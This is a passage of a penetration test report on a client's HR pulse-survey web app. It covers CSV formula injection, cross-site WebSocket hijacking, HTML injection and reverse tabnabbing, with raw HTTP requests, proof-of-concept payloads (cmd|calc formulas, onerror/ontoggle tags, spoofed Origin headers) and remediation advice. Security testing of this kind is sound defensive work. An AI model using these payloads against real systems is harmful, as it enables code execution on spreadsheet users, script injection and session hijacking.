Executive,,"Departments~Sales,Divisions~Revenue Organization",,company+vpsales@client.com,

Injected command from CSV file has been successfully executed:

Request 3:

GET
/reporting/Client/api/reviewed_reports_details_by_reviewers/?format=csv&optional_csv_columns=email&
optional_csv_columns=employee_id&optional_csv_columns=location&optional_csv_columns=time_zone&o
ptional_csv_columns=title&optional_csv_columns=job_description&optional_csv_columns=active_group_n
ames&optional_csv_columns=strengths&optional_csv_columns=reviewer_email&optional_csv_columns=st
art_date HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/reporting/Client/reviewedClient/report/
Connection: close
Cookie: ff_cloud4_csrf_token=nLP5k…...; sessionid=kvv7….
*Upgrade-Insecure-Requests: 1*

**Response 3:**

HTTP/1.1 200 OK
Date: Wed, 13 May 2020 09:42:44 GMT
Content-Type: application/csv
Content-Length: 2180
Connection: close
Server: nginx
Content-Disposition: filename="Reviewed Client - Individuals (2020-04-14 - 2020-05-13).csv"
Vary: Accept, Authorization, Cookie
Allow: GET, HEAD, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: http://client.com

Reviewer,# of direct reports,Reviewed Client,Review rate,Submitted Client,Submission rate,Client with comments,Client with likes,Incomplete Client,Avg time to review,Avg Pulse,Last seen,Employee email,Employee ID,Location,Timezone,Job title,Job description,Active groups,Strengths,Manager email,Start date

=2+5+cmd|' /C calc '!A0,3,5 out of 8,62%,8 out of 8,100%,60%,60%,0,Never,3.7,3 minutes ago,company+cto@client.com,Name   Last Name<script>alert(4)</script>,,[country]/[city],CTO,,"Departments~Development,Divisions~R&D,Leadership Team",,company+ceo@client.com,

Newname Lastname,6,11 out of 15,73%,15 out of 19,79%,82%,82%,0,Never,4.3,20 minutes ago,company+ceo@client.com,,,[country]/[city],,,Leadership Team,,company+prez@client.com,

[name] [lastname],4,9 out of 10,90%,10 out of 12,83%,89%,89%,0,2 days,4.3,1 week ago,company+vpcs@client.com,,,[country]/[city],VP Customer Success,,"Departments~Customer Success,Divisions~Revenue Organization,Leadership Team",,company+ceo@client.com,

[name] [lastname],4,12 out of 12,100%,12 out of 13,92%,75%,67%,0,3 days,3.5,6 days ago,company+vpsales@client.com,,,[country]/[city],VP Sales,,"Departments~Sales,Divisions~Revenue Organization,Leadership Team,Teams~Sales Ops",,company+ceo@client.com,

[name] [lastname],0,17 out of 17,100%,17 out of 17,100%,0%,0%,0,1 day,3.0,6 days ago,name.test@gmail.com,,,[country]/[city],Account Executive,,"Departments~Sales,Divisions~Revenue Organization,San [name] Office",,company+vpsales@client.com,

[name] [lastname],1,3 out of 3,100%,3 out of 4,75%,67%,67%,0,5 days,5.0,1 hour ago,company+coo@client.com,,,[country]/[city],COO,,"Divisions~Revenue Organization,Leadership Team",,company+ceo@client.com,

[name] [lastname],1,2 out of 2,100%,2 out of 2,100%,100%,50%,0,3 minutes,3.0,1 hour ago,company+pc@client.com,,,[country]/[city],Head of People and Culture,,,,company+coo@client.com,

Name Last Name,2,5 out of 5,100%,5 out of 5,100%,100%,100%,0,4 days,4.0,6 days ago,company+cmo@client.com,,,[country]/[city],CMO,,"Departments~Marketing,Leadership Team,Teams~Digital Marketing",,company+ceo@client.com,

Request 4:
GET
/reporting/Client/api/pulse_metrics_by_reporters/?format=csv&optional_csv_columns=email&optional_csv_columns=employee_id&optional_csv_columns=location&optional_csv_columns=time_zone&optional_csv_columns=title&optional_csv_columns=job_description&optional_csv_columns=active_group_names&opti

onal_csv_columns=strengths&optional_csv_columns=reviewer_email&optional_csv_columns=start_date HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/reporting/Client/pulse/metrics/
Connection: close
Cookie: ff_cloud4_csrf_token=nLP5k8I1Api...... sessionid=kvv7j1w......
*Upgrade-Insecure-Requests: 1*

Response 4:
HTTP/1.1 200 OK
Date: Wed, 13 May 2020 09:53:55 GMT
Content-Type: application/csv
Content-Length: 4935
Connection: close
Server: nginx
Content-Disposition: filename="Pulse Metrics - Individuals (2020-04-14 - 2020-05-13).csv"
Vary: Accept, Authorization, Cookie
Allow: GET, HEAD, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: http://sub1.sub2.client.com https://sub1.sub2.client.com http://sub1.sub2.client.com https://sub1.sub2.client.com http://sub1.sub2.client.com https://sub1.sub2.client.com

Name,Reviewer,Avg pulse,Last pulse,Submitted Client,Reviewed Client,Due day,Reporting frequency,Last seen,Employee email,Employee ID,Location,Timezone,Job title,Job description,Active groups,Strengths,Manager email,Start date
Name LastName,[name] [lastname],5.0,5,75%,100%,Thursday,Weekly,7 days ago,company+csm1@client.com,,,[country]/[city],Customer Success Manager,,"Departments~Customer Success,Divisions~Revenue Organization,San [name] Office",,company+vpcs@client.com,
[name] [lastname],[name] [lastname],5.0,5,75%,100%,Thursday,Weekly,6 days ago,name.test@gmail.com,,,[country]/[city],Account Executive,,"Departments~Sales,Divisions~Revenue Organization,San [name] Office",,company+vpsales@client.com,
[name] [lastname],[username] [username],5.0,5,100%,75%,Wednesday,Weekly,1 hour ago,company+coo@client.com,,,[country]/[city],COO,,"Divisions~Revenue Organization,Leadership Team",,company+ceo@client.com,
[name] [lastname],[name] [lastname],5.0,5,75%,100%,Thursday,Weekly,2 hours ago,company+pc@client.com,,,[country]/[city],Head of People and Culture,,,,company+coo@client.com,
Name Last Name,=2+5+cmd|' /C calc '!A0,5.0,5,100%,75%,Thursday,Weekly,3 days ago,company+developer1@client.com,,,[country]/[city],Developer,,"Departments~Development,Divisions~R&D,San [name] Office",,company+cto@client.com,
………………………...

Request 5:

*GET
/reporting/Client/api/pulse_answers/?format=csv&optional_csv_columns=email&optional_csv_columns=employee_id&optional_csv_columns=location&optional_csv_columns=time_zone&optional_csv_columns=title&optional_csv_columns=job_description&optional_csv_columns=active_group_names&optional_csv_columns=strengths&optional_csv_columns=reviewer_email&optional_csv_columns=start_date HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/reporting/Client/pulse/answers/
Connection: close
Cookie: ff_cloud4_csrf_token=nLP5k8I1.....; sessionid=kvv7j1.....
Upgrade-Insecure-Requests: 1*

Response 5:

*HTTP/1.1 200 OK
Date: Wed, 13 May 2020 09:59:30 GMT
Content-Type: application/csv
Content-Length: 4982
Connection: close
Server: nginx
Content-Disposition: filename="Pulse Answers (2020-04-14 - 2020-05-13).csv"
Vary: Accept, Authorization, Cookie
Allow: GET, HEAD, OPTIONS
X-Frame-Options: SAMEORIGIN
Access-Control-Allow-Origin: http://sub1.sub2.client.com   https://sub1.sub2.client.com
http://sub1.sub2.client.com   https://sub1.sub2.client.com   http://sub1.sub2.client.com
https://sub1.sub2.client.com*

Name,Reporting period,Pulse score,Pulse answer,Employee email,Employee ID,Location,Timezone,Job title,Job description,Active groups,Strengths,Manager email,Start date

=2+5+cmd|' /C calc '!A0,May 02 - May 09,3.0,A little stressed about quota with the end of quarter looming....,company+ae@client.com,,,[country]/[city],Account Executive,,"Departments~Sales,Divisions~Revenue Organization",,company+vpsales@client.com,
[name] [lastname],May 02 - May 09,3.0,Exhausted. Too much to get done,company+developer3@client.com,,,[country]/[city],Developer,,"Departments~Development,Divisions~R&D,New Hires",,company+cto@client.com,
[name] [lastname],May 02 - May 09,5.0,Great week!,company+vpsales@client.com,,,[country]/[city],VP
……………...

Request 6:
GET /dashboard/custom-report/view/defcbc52cadaccc2255dffe13e2ad6261c30ff30?output=csv&optional_csv_columns=email&optional_csv_columns=employee_id&optional_csv_columns=location&optional_csv_columns=time_zone&optional_csv_columns=title&optional_csv_columns=job_description&optional_csv_columns=due_day&optional_csv_columns=active_group_names&optional_csv_columns=strengths&optional_csv_columns=reviewer_email&optional_csv_columns=start_date HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/dashboard/custom-report/view/defcbc52cadaccc2255dffe13e2ad6261c30ff30
Connection: close
Cookie: ff_cloud4_csrf_token=5eXiDG...........................

Response 6:
HTTP/1.1 200 OK
Date: Thu, 14 May 2020 07:50:46 GMT
Content-Type: application/csv
Content-Length: 5836
Connection: close
Server: nginx
Content-Disposition: filename="Pulse (2020-05-07 - 2020-05-14).csv"
X-Frame-Options: SAMEORIGIN
Vary: Authorization, Cookie
Access-Control-Allow-Origin: http://www.sta.............

First name,Last name,Employee email,Employee ID,Location,Job title,Job description,Due day,Timezone,Active groups,Strengths,Manager first name,Manager last name,Manager email,Date submitted,Date submitted (ISO),Pulse question,Answer (out of 5),Answer details
....
=2+5+cmd|' /C calc'!A0,f,company+coo@client.com,[name] [lastname],,COO,,Wednesday,[country]/[city],"Leadership Team,Revenue Organization",,[username],[username],company+ceo@client.com,2020-05-04 17:38,2020-05-04 17:38:10.562726-07:00,How did you feel at work this week?,5,

[name],[lastname],company+pc@client.com,,,Head of People and Culture,,Thursday,[country]/[city],,,==2+5+cmd|' /C calc'!A0,f,company+coo@client.com,2020-05-04 17:38,2020-05-04 17:38:10.566410-07:00,How did you feel at work this week?,5,

Name LastName,company+developer1@client.com,,,Developer,,Thursday,[country]/[city],"Development,R&D,Sa n [name] Office",,Name LastName,company+cto@client.com,2020-05-04 17:38,2020-05-04 17:38:10.570083-07:00,How did you feel at work this week?,5,

Name LastName,company+sdr@client.com,,,Sales Development Rep,,Thursday,[country]/[city],"New Hires,Revenue Organization,Sales",,[name],[lastname],company+vpsales@client.com,2020-05-04 17:38,2020-05-04 17:38:10.577598-07:00,How did you feel at work this week?,4,

Dr,[lastname],company+csm2@client.com,,,==cmd|' /C calc'!A1,,Thursday,[country]/[city],"Customer Success,Revenue Organization",,[name],[lastname],company+vpcs@client.com.com,2020-05-04 17:38,2020-05-04 17:38:10.581208-07:00,How did you feel at work this week?,4,

…………………………….

5.1.1 Recommendation: Sanitize CSV files when performing a CSV export

When performing a CSV Export, for any cell that starts with an = , - , " , @ , or + , add a space to the beginning and remove any tab characters (0x09) in the cell. Alternatively, prepend each cell field with a single quote, so that their content will be read as text by the spreadsheet editor.

References:

- https://owasp.org/www-community/attacks/CSV_Injection
- https://www.contextis.com/en/blog/comma-separated-vulnerabilities

5.2 Cross-Site WebSocket Hijacking

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:
- https://chat.api.com/ws/websocket
- https://presence.api.com/ws/websocket
- https://nexus-websocket-a.intercom.io/pubsub/5-efd/

On the customer's host were detected connections by protocol "WebSocket". WebSockets are not restrained by the same-origin policy, therefore attacker can easily initiate a WebSocket request (i.e. the handshake/upgrade process) from a malicious webpage targeting the ws:// or wss:// endpoint URL of the attacked application (the stock service in our example). Due to the fact that this request is a regular HTTP(S) request, browsers send the cookies and HTTP-Authentication headers along, even cross-site.

A successful cross-site WebSocket hijacking attack will often enable an attacker to:
- Perform unauthorized actions masquerading as the victim user. As with regular CSRF, the attacker can send arbitrary messages to the server-side application. If the application uses client-generated WebSocket messages to perform any sensitive actions, then the attacker can generate suitable messages cross-domain and trigger those actions.
- Retrieve sensitive data that the user can access. Unlike with regular CSRF, cross-site WebSocket hijacking gives the attacker two-way interaction with the vulnerable application over the hijacked WebSocket. If the application uses server-generated WebSocket messages to return any sensitive data to the user, then the attacker can intercept those messages and capture the victim user's data.

Work record

Successful change protocol with the wrong Origin header:

```
Request
Raw  Params  Headers  Hex
1 GET
  /pubsub/5-ej2eAh3VgRf-ZOYfTOqm-ErXBETqxZw9PN6jWzT8tt_qwt8cQre32QGG-e23oIPwaKcb1ymKOG1xf
  YDizFGPqikzpKmXKyr_pOI=?X-Nexus-New-Client=true&X-Nexus-Version=0.5.2&user_role=
  undefined HTTP/1.1
2 Host: nexus-websocket-a.intercom.io
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Sec-WebSocket-Version: 13
8 Origin: http://hack.com
9 Sec-WebSocket-Key: apCoJu7BPguBWqAhmUVP4A==
10 Connection: keep-alive, Upgrade
11 Pragma: no-cache
12 Cache-Control: no-cache
13 Upgrade: websocket
```

```
Response
Raw  Headers  Hex
1 HTTP/1.1 101 Switching Protocols
2 Server: nginx
3 Date: Fri, 15 May 2020 09:56:27 GMT
4 Connection: upgrade
5 Upgrade: websocket
6 Sec-WebSocket-Accept: uqHAK/AL4HthPtsjk3whr/D0JTk=
7
8
```

Using http://websocket.org/echo.html website

Using http://cow.cat/cswsh.html website:

![UnderDefense]

This document contains CONFIDENTIAL information

Cross-Site WebSocket Hijacking Tester

Built by [REDACTED]   hosted in [REDACTED]

wss://presence.api.drift.com/ws/websocket?session_token=SFMyNTY.g3[REDACTED]QxMDg

Disconnect

ps/info","search":"","title":[REDACTED]"url":[REDACTED]},"session":
{"currentPageViewStartedAt":[REDACTED]"currentSessionStartedAt":1589523225,"firstSessionAt":[REDACTED]"numPageViews":3,"numSessions"
:1,"previousSessionEndedAt":0,"previousSessionStartedAt":0,"activeSessionStartedAt":[REDACTED]},"engagement":
{"activeConversation":false},"endUser":{"name":null,"type":"LEAD"}}]

Send Message

[null,"73","live:26221","phx_reply",{"response":{"reason":"unmatched topic"},"status":"error"}]

["3","73","live[REDACTED]","heartbeat",{"location":
{"city[REDACTED]
{"lat[REDACTED]},"metroCode":null,"postalCode":[REDACTED],"subdivision"[REDACTED],"page":
{"hostname":[REDACTED]"path":"","referrer":[REDACTED]sign-up-
ps/info","search":"","title":"[REDACTED]","url":[REDACTED]},"session":
{"currentPageViewStartedAt":[REDACTED],"currentSessionStartedAt":1589523225,"firstSessionA[REDACTED]"numPageViews":3,"numSessions":1,"p[REDACTED]
{"activeConversation":false},"endUser":{"name":null,"type":"LEAD"}}]

Cross-Site WebSocket Hijacking Tester

Built by [REDACTED]   hosted in [REDACTED]

tercom.io/pubsub/5-ej2eAh3Vg[REDACTED]XKyr_pOI=

Disconnect

Enter the message you want to send to server and click the 'Send Message' button.
If the Server's response is same as the one observed for a valid session
and if only Cookies are used for authorization then the target is vulnerable.

Send Message

0xc08d22f900 |0| |

Request 1:
GET /ws/websocket?session_token=[TOKEN]2.0.0 HTTP/1.1
Host: presence.api.drift.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
*Accept: */**
Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: <mark>*http://hack.com*</mark>
Sec-WebSocket-Key: [WEBSOCKET]
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket

Response 1:
HTTP/1.1 101 Switching Protocols
cache-control: max-age=0, private, must-revalidate
connection: Upgrade
date: Fri, 15 May 2020 06:30:09 GMT
sec-websocket-accept: [WEBSOCKET]
server: Cowboy
upgrade: websocket

Request 2:
GET /ws/websocket?session_token=[TOKEN]&vsn=2.0.0 HTTP/1.1
Host: 26221-21.chat.api.drift.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
*Accept: */**
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: <mark>*http://hack.com*</mark>
Sec-WebSocket-Key: [WEBSOCKET]
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket

Response 2:
HTTP/1.1 101 Switching Protocols
Date: Fri, 15 May 2020 06:30:09 GMT
Connection: upgrade
cache-control: max-age=0, private, must-revalidate
sec-websocket-accept: [WEBSOCKET]
server: Cowboy
upgrade: websocket

Request 3:
GET /pubsub/[TOKEN]?X-Nexus-New-Client=true&X-Nexus-Version=0.5.2&user_role=undefined HTTP/1.1
Host: nexus-websocket-a.intercom.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
*Accept: */**
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

Sec-WebSocket-Version: 13
Origin: <mark>http://hack.com</mark>
Sec-WebSocket-Key: apCoJu7BPguBWqAhmUVP4A==
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket

Response 3:
HTTP/1.1 101 Switching Protocols
Server: nginx
Date: Fri, 15 May 2020 09:56:27 GMT
Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept: [WEBSOCKET]

5.2.1 Recommendation: Implement protection against Hijacking attack

Check the Origin header of the WebSocket handshake request on the server, since that header was designed to protect the server against attacker-initiated cross-site connections of victim browsers. Use session-individual random tokens (like CSRF-Tokens) on the handshake request and verify them on the server.

References:

- https://www.christian-schneider.net/CrossSiteWebSocketHijacking.html
- https://kennel209.gitbooks.io/owasp-testing-guide-v4/en/web_application_security_testing/testing_websockets_otg-client-010.html

5.3 HTML tag injection

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:

- https://client.com/objectives/comment/save

On the Customer's website it is possible to inject html code into the "comment_text" field. HTML injection is the vulnerability inside any website that occurs when the user input is not correctly sanitized or the output is not encoded and the attacker is able to inject valid HTML code into a vulnerable web page. There is a wide range of methods and attributes that could be used to render HTML content. If these methods are provided with untrusted input, then there is a high risk of XSS, specifically an HTML injection one. Malicious HTML code could be injected for example via innerHTML, that is used to render user inserted HTML code. If strings are not correctly sanitized the problem could lead to XSS based HTML injection.

Work record

The HTML tag injection vulnerability exists in the "Post Comment" functionality, where POST method parameter ("comment_text") is vulnerable.

Request:
POST /objectives/comment/save/ HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
*Accept: */**
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/report/current/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRFToken: [TOKEN]
X-Requested-With: XMLHttpRequest
Content-Length: 162
Connection: close
Cookie: ff_cloud4_csrf_token=5Rt................

comment_text=oh-no==`<details/open/ontoggle=alert(3)><img/src='z'/onerror='confirm(1)'>`==*&client_id=16 84398520&is_private=false&objective_id=1567666&report_id=18405471*

Response:
HTTP/1.1 200 OK
Date: Wed, 06 May 2020 09:21:22 GMT
Content-Type: application/json
Content-Length: 662
Connection: close
*Server: nginx*
X-Frame-Options: SAMEORIGIN
Vary: Authorization, Cookie
Access-Control-Allow-Origin: http://client.com………..

{"result": "ok", "objective_id": 1567666, "id": 123585, "comment_text": "oh-no<details/open/ontoggle=alert(3)><img/src='z'/onerror='confirm(1)'>", "comment_html": "<p>oh-no</p><mark><details open><img src=\"z\"><p></p></details></mark>", "comment_count": 1, "create_ts": 1588756882000, "create_ts_display": "just now", "deletable": true, "is_private": false, "private_for_display": "", "private_for_display_html": "\n\n\n<i class=\"fa fa-lock u-mr-5\" aria-hidden=\"true\"></i>\n\n", "display_user": "Name<img/src=x> LastName<img/src=y>", "update_ts": "2020-05-06T09:21:22.912Z", "update_ts_display": "just now", "unrecognized_mentions_alert_html": "", "feed_entry_id": 577647}

5.3.1 Recommendation: Escape user-supplied input

- Filter user-supplied input and escape it when printing out, enforce strong stylization and whitelisting for parameters where this is possible.
- Escape characters: !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~

References:

- https://www.owasp.org/index.php/Testing_for_HTML_Injection_(OTG-CLIENT-003)
- https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet

5.4 Reverse tabnabbing vulnerability

Risk level: **LOW** Exploit probability: **LOW** Exploit Impact: **LOW** Remediation Effort: **LOW**
Assets:
  - https://client.com/objectives/comment/save

The Customer's website has a reverse tabnabbing vulnerability. Reverse tabnabbing is an attack where a page linked from the target page is able to rewrite that page, for example, to replace it with a phishing site. When a user clicks on the Vulnerable Target link/button then the Malicious Site is opened in a new tab (as expected) but the target site in the original tab is replaced by the phishing site. An attacker can use this vulnerability to steal user information.

Work record

Injected a malicious link with html tag. In this example a malicious page is located on localhost. But in real attacks, this page is located on the server.

Request:
POST /objectives/comment/save/ HTTP/1.1
Host: client.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
*Accept: */**
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://client.com/report/current/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRFToken: [TOKEN]
X-Requested-With: XMLHttpRequest
Content-Length: 191
Connection: close
Cookie: ff_cloud4_csrf_token=5RtwSII7GWA0otNeuN6u8i..................

comment_text=I+found+a+good+topic:==<a/href='http://localhost/clllient.html'%20target='_blank'>fdsfsdf-19%20fsdff==&client_id=1684300000&is_private=false&objective_id=1567000&report_id=18400000

Response:
HTTP/1.1 200 OK
Date: Wed, 06 May 2020 09:38:15 GMT
Content-Type: application/json
Content-Length: 753
Connection: close
Server: nginx
X-Frame-Options: SAMEORIGIN
Vary: Authorization, Cookie
*Access-Control-Allow-Origin: http://client.com*

![UnderDefense]

{"result": "ok", "objective_id": 1567666, "id": 123587, "comment_text": "I found a good topic:<a/href='http://localhost/clllient.html' target='_blank'>fsdfsdf", "comment_html": "<p>I found a good topic:fasdfaf</p>", "comment_count": 1, "create_ts": 1588757895000, "create_ts_display": "just now", "deletable": true, "is_private": false, "private_for_display": "", "private_for_display_html": "\n\n\n<i class=\"fa fa-lock u-mr-5\" aria-hidden=\"true\"></i>\n\n", "display_user": "Name<img/src=x> LastName<img/src=y>", "update_ts": "2020-05-06T09:38:15.858Z", "update_ts_display": "just now", "unrecognized_mentions_alert_html": "", "feed_entry_id": 577647}
